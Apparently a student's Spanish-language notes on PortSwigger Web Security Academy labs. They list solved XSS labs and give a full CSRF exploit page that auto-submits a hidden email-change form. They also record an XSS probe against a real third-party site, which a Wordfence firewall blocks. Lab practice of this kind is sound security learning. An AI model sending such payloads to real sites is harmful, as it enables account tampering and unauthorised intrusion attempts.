

Practicas en laboratorios de portswigger

XSS

← → ↻ 🔒 portswigger.net/web-security/all-labs

🏠 LAB

SQL injection with filter bypass via XML encoding >>

NOT SOLVED

Cross-site scripting

🏠 LAB

APPRENTICE

Reflected XSS into HTML context with nothing encoded >>

✓ Solved

🏠 LAB

APPRENTICE

Stored XSS into HTML context with nothing encoded >>

✓ Solved

🏠 LAB

APPRENTICE

DOM XSS in document.write sink using source location.search >>

✓ Solved

🏠 LAB

APPRENTICE

DOM XSS in innerHTML sink using source location.search >>

✓ Solved


🏠 LAB

APPRENTICE

DOM XSS in JQuery anchor href attribute sink using location.search source >>

Not solved

Simulando ataque en pagina web



El ataque no es exitoso, existe protección por medio de Wordfence, que es una herramienta utilizada en protección de ataques para Wordpress

← → ↻ 🔒 fressa.com/?s=<script>alert(1)</script>

A potentially unsafe operation has been detected in your request to this site

Your access to this service has been limited. (HTTP response code 403)

If you think you have been blocked in error, contact the owner of this site for assistance.

Block Technical Data

Block Reason:

A potentially unsafe operation has been detected in your request to this site

Time:

Fri, 9 Jun 2023 14:41:45 GMT

About Wordfence

Wordfence is a security plugin installed on over 4 million WordPress sites. The owner of this site is using Wordfence to manage access to their site.

You can also read the documentation to learn about Wordfence's blocking tools, or visit wordfence.com to learn more about Wordfence.

Click here to learn more: Documentation

Generated by Wordfence at Fri, 9 Jun 2023 14:41:45 GMT

Your computer's time: Fri, 09 Jun 2023 14:41:45 GMT

Web Security Academy

CSRF vulnerability with no defenses

LAB Not solved

Go to exploit server

Back to lab description >>

Home | My account | Log out

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

prueba@lab.com

Update email

1 POST /my-account/change-email HTTP/2

2 Host: 0a7600e3048b2d1580a8495d006800f6.web-security-academy.net

3 Cookie: session=vPbXtYf5Q77T8SL1TvvGwC0QHyeX66C

4 Content-Length: 22

5 Cache-Control: max-age=0

6 Sec-Ch-Ua:

7 Sec-Ch-Ua-Mobile: ?0

8 Sec-Ch-Ua-Platform: ""

9 Upgrade-Insecure-Requests: 1

10 Origin: https://0a7600e3048b2d1580a8495d006800f6.web-security-academy.net

11 Content-Type: application/x-www-form-urlencoded

12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.110 Safari/537.36

13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

14 Sec-Fetch-Site: same-origin

15 Sec-Fetch-Mode: navigate

16 Sec-Fetch-User: ?1

17 Sec-Fetch-Dest: document

18 Referer: https://0a7600e3048b2d1580a8495d006800f6.web-security-academy.net/my-account

19 Accept-Encoding: gzip, deflate

20 Accept-Language: en-US,en;q=0.9

21 email=prueba40lab.com

22

Utilizando parametros obtenidos con burpsuite, se prepara el ataque aprovechando vulnerabilidad y parametros obtenidos.

Craft a response

URL: https://exploit-0a5d007904212d9380a2482a014200fd.exploit-server.net/exploit

HTTPS

☒

File: /exploit

Head: HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body: <body>
<script>history.pushState("", "", "/") </script>
<form action="https://target-0a7600e3048b2d1580a8495d006800f6.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="prueba123@lab.com" />
<input type="submit" value="Submit request" />
</form>
<script>
document.forms[0].submit();
</script>
<body>
</html>

Store

View exploit

Deliver exploit to victim

Access log

Portswigger no me dio respuesta de laboratorio resuelto, pero el script sugerido contiene los datos